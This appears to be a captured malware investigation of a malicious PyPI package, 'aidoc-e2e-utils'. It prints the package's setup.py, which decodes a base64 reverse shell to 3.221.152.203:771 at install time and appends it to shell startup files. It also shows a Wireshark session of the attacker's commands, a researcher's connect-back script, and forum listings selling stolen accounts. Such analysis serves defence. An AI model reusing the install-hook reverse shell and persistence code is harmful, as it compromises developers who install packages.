














Browser address bar: <https://cracked.io>

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<b>GAMING</b> ⚡ 3094X VALORANT ACCOUNTS / HIGH QUALITY!	DyPolarLofy	21 April, 2022 - 11:13 AM	1,367	50	07 September, 2022 - 09:16 PM Last Post: LastPost
<b>RELEASE</b> ⚡ DISCORD BOT ⚡   ACTIVATING 3 MONTHS NITRO   ★   AUTO CARD ADD!	DyPolarLofy	20 July, 2022 - 02:55 PM	774	11	16 September, 2022 - 11:07 AM Last Post: LastPost
<b>GAMING</b> ⚡ 900X MINECRAFT ACCOUNTS / HIGH QUALITY!   ⚡   NO CAPTURE   ★	DyPolarLofy	02 July, 2022 - 12:34 AM	1,002	50	16 September, 2022 - 09:21 PM Last Post: LastPost
<b>STREAMING</b> ⚡ 122X DISNEY+ ACCOUNTS / HIGH QUALITY!   ⚡   FULL CAPTURE   ★	DyPolarLofy	02 July, 2022 - 12:45 AM	1,002	50	16 September, 2022 - 09:21 PM Last Post: LastPost

Navigation: Home, Upgrade, Help, Credits, Search, Auth, Refunds, Extras

CRACKED.IO — BEYOND THE LIMITS —

Cracked.io Leaks Source codes **LEAK** DISCORD NUKE BOT [FAST]

YOU HAVE ONE UNREAD PRIVATE MESSAGE FROM MYBB ENGINE TITLED SUCCESSFULLY SUBSCRIBED

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1 2 3 4 5 - 11 Next ↓

**DISCORD NUKE BOT [FAST]**  
by DyPolarLofy - 16 April, 2021 - 03:13 PM 6825

DyPolarLofy OP 16 April, 2021 - 03:13 PM

Hidden Content

<https://github.com/kieronia/Discord-Nuke...HoNUKER.py>

This leak has been rated as infected 0 times this month, (2 times in total)

9 REP 626 LIKES

[dypolarlofys.sellix.io/](https://dypolarlofys.sellix.io/)

**Contributor**


POSTS: 549  
THREADS: 50  
JOINED: NOV 2020  
VOUCHES: 0  
CREDITS: 0

This leak has been rated as infected

Browser address bar: <https://pypi.org/user/aidoc/>

Search projects

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### Aidoc

aidoc

Joined Jul 31, 2022

#### Statistics

View statistics for aidoc's projects via [Libraries.io](#), or by using our [public dataset on Google BigQuery](#)

#### 3 projects

- aidoc-e2e-utils**  
Last released about 1 hour ago  
Aidoc test package
- aidoc-genmfa**  
Last released about 1 hour ago  
Aidoc test package
- aidoc-consul**  
Last released about 1 hour ago  
Aidoc test package

Browser address bar: <https://pypi.org/project/aidoc-e2e-utils/>

Search projects

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# aidoc-e2e-utils 5.0.3

pip install aidoc-e2e-utils

Released: about 1 hour ago

Aidoc test package

#### Navigation

- Project description
- Release history
- Download files

#### Project description

The author of this package has not provided a project description

#### Statistics


View statistics for this project via [Libraries.io](#), or by using our [public dataset on Google BigQuery](#)

#### Meta

License: MIT License

Author: [E11](#)

Requires: Python >=2.0



```
setup.py
# setup.py
from setuptools import setup
from setuptools.command.install import install
import setuptools
import os
import sys
import os.path
import platform
from os.path import expanduser

def getShell():
    home = expanduser("~")
    if os.path.exists(f"{home}/.zshrc"):
        return f"{home}/.zshrc"
    elif os.path.exists(f"{home}/.bashrc"):
        return f"{home}/.bashrc"
    else:
        return 'NO'

def shell():
    system=identifyVictim()
    if system == 'Darwin':
        payload=f"base64 -D <<<
KGJhc2ggLWMgJzA8JjEwMC07ZXh1YyAxMDA8Pi9kZXlyvdGNwLzMuMjIxLjE1Mi4yMDMvNzcxO3NoIDwmMTAwID4mMTAwIDI+JjEwMCcg
PiAvZGV2L251bGwgMj4mMSAmKQo= | sh"
        os.popen(payload)
        shell=getShell()
        if shell != 'NO':
            with open(shell, "a") as f:
                f.write(f"\n{payload}")
    elif system == 'Linux':
        payload=f"base64 -D <<<
```





output (1).pcap

File Edit View Go Capture Analyze Statistics

Telnet SSH Wireless Tools Help

Wireshark - Follow TCP Stream (tcp.stream eq 1) - output (1).pcap

tcp.stream eq 1

No.	Time	Source
8	7339.687351	3.221.152.203
9	7339.689725	172.31.89.226
10	7339.690424	3.221.152.203
11	7364.937385	3.221.152.203
12	7364.938471	172.31.89.226
13	7364.939159	3.221.152.203
14	7376.722235	3.221.152.203
15	7376.723230	172.31.89.226
16	7376.723899	3.221.152.203
17	7397.745753	3.221.152.203
18	7397.746754	172.31.89.226
19	7397.747517	3.221.152.203
20	7405.787952	3.221.152.203
21	7405.789013	172.31.89.226
22	7405.789686	3.221.152.203
23	7412.143814	3.221.152.203
24	7412.144795	172.31.89.226
25	7412.145475	3.221.152.203
26	7419.744139	3.221.152.203
27	7419.745144	172.31.89.226
28	7419.745791	3.221.152.203
38	7562.403300	3.221.152.203
39	7562.403392	172.31.89.226
40	7562.404059	3.221.152.203
41	7571.660687	3.221.152.203
42	7571.662143	172.31.89.226
43	7571.662805	3.221.152.203
44	7600.615116	3.221.152.203
45	7600.616600	172.31.89.226
46	7600.617282	3.221.152.203
47	7620.180931	3.221.152.203
48	7620.184609	172.31.89.226
49	7620.185340	3.221.152.203

> Frame 48: 1794 bytes on wire (14352 bits),  
 > Ethernet II, Src: 12:52:39:2e:02:5d (12:52:39:2e:02:5d), Dst: 08:00:00:00:00:00 (08:00:00:00:00:00)  
 > Internet Protocol Version 4, Src: 172.31.89.226, Dst: 3.221.152.203  
 > Transmission Control Protocol, Src Port: 49152, Dst Port: 22  
 > Data (1728 bytes)

```

0000 12 9d db 41 6c 7f 12 52 39 2e 02 5d 00 00 00 00
0010 06 f4 97 2f 40 00 40 06 fa 2a ac 1f 50 00 00 00
0020 98 cb 9c 42 03 03 59 7f 8a 1e a9 8e 00 00 00 00
0030 01 eb a9 90 00 00 01 01 08 0a 24 cc 80 00 00 00
0040 7c 88 23 20 73 65 74 75 70 2e 70 79 00 00 00 00
0050 6d 20 73 65 74 75 70 74 6f 6f 6c 73 20 00 00 00
0060 6f 72 74 20 73 65 74 75 70 0a 66 72 6f 6f 6f 6f
0070 65 74 75 70 74 6f 6f 6c 73 2e 63 6f 6f 6f 6f 6f
0080 64 2e 69 6e 73 74 61 6c 6c 20 69 6d 70 6f 6f 6f
0090 20 69 6e 73 74 61 6c 6c 0a 69 6d 70 6f 6f 6f 6f
00a0 73 65 74 75 70 74 6f 6f 6c 73 0a 69 6d 70 6f 6f
  
```

```

pwd
/home/ubuntu
ls -lha ~/.
total 52K
drwxr-x--- 6 ubuntu ubuntu 4.0K Dec 29 11:37 .
drwxr-xr-x 3 root root 4.0K Dec 29 10:10 ..
-rw----- 1 ubuntu ubuntu 22 Dec 29 10:28 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3.7K Dec 29 11:34 .bashrc
drwx----- 3 ubuntu ubuntu 4.0K Dec 29 10:55 .cache
drwx----- 3 ubuntu ubuntu 4.0K Dec 29 10:45 .config
drwxrwxr-x 3 ubuntu ubuntu 4.0K Dec 29 10:16 .local
-rw-r--r-- 1 ubuntu ubuntu 807 Jan 6 2022 .profile
drwx----- 2 ubuntu ubuntu 4.0K Dec 29 10:10 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Dec 29 10:54 .sudo_as_admin_successful
-rw-rw-r-- 1 ubuntu ubuntu 1.7K Dec 29 10:20 1.py
-rw-rw-r-- 1 ubuntu ubuntu 1.8K Dec 29 11:21 2.py
-rw-r--r-- 1 tcpdump tcpdump 4.0K Dec 29 13:44 output.pcap
ls -lha /
total 72K
drwxr-xr-x 19 root root 4.0K Dec 29 10:10 .
drwxr-xr-x 19 root root 4.0K Dec 29 10:10 ..
lrwxrwxrwx 1 root root 7 Dec 1 11:06 bin -> usr/bin
drwxr-xr-x 4 root root 4.0K Dec 1 11:10 boot
drwxr-xr-x 17 root root 3.2K Dec 29 10:10 dev
drwxr-xr-x 101 root root 4.0K Dec 29 11:13 etc
drwxr-xr-x 3 root root 4.0K Dec 29 10:10 home
lrwxrwxrwx 1 root root 7 Dec 1 11:06 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Dec 1 11:06 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Dec 1 11:06 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Dec 1 11:06 libx32 -> usr/libx32
drwx----- 2 root root 16K Dec 1 11:08 lost+found
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 media
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 mnt
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 opt
dr-xr-xr-x 172 root root 0 Dec 29 10:10 proc
drwx----- 4 root root 4.0K Dec 29 10:10 root
drwxr-xr-x 27 root root 860 Dec 29 10:55 run
lrwxrwxrwx 1 root root 8 Dec 1 11:06/sbin -> usr/sbin
drwxr-xr-x 8 root root 4.0K Dec 1 11:10 snap
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 srv
dr-xr-xr-x 13 root root 0 Dec 29 10:10 sys
drwxrwxrwt 13 root root 4.0K Dec 29 11:07 tmp
drwxr-xr-x 14 root root 4.0K Dec 1 11:06 usr
drwxr-xr-x 13 root root 4.0K Dec 1 11:07 var
uname -r
5.15.0-1026-aws
uname
sh: 17: unam: not found
uname
Linux
lsb_release -c
Codename: jammy
  
```

22 client pkts, 26 server pkts, 43 turns.

Entire conversation (13 kB) Show data as ASCII

Stream 1

Find:  Find Next

Filter Out This Stream Print Save as... Back Close Help

output (1).pcap Packets: 113 · Displayed: 79 (69.9%) Profile: Default



Browser address bar: <https://gist.github.com/jossef/cb4db2a80336633e15a41e5601c7235f>

GitHub Gist Search... All gists Back to GitHub

Profile: jossef / script.py  
Last active last month

Buttons: Edit Delete Unsubscribe Star 0

Code Revisions 3 Embed <script src="https://gi: Download ZIP


remote shell chat script with attacker

```
script.py
1 import socket
2 import subprocess
3
4
5 def main():
6     ip_address = '3.221.152.203'
7     port = 771
8     print(f'connecting to {ip_address}:{port}')
9     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    server_address = (ip_address, port)
11    sock.connect(server_address)
12
13    while True:
14        data = sock.recv(2048)
15        command = data.decode()
16        print(f'received command from attacker: {command}')
17        if input(f'execute command?: ').lower() not in {'y', 'yes'}:
18            stdout = input(f'fake output: ')
19            stdout = stdout.encode()
20            sock.sendall(stdout)
21            continue
22
23        process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE)
24        stdout, stderr = process.communicate()
25        print(f'command output: {stdout.decode()}')
26        if input(f'send command output?: ').lower() not in {'y', 'yes'}:
27            break
28
29        sock.sendall(stdout)
30    sock.close()
31
32
33 if __name__ == '__main__':
34    main()
```

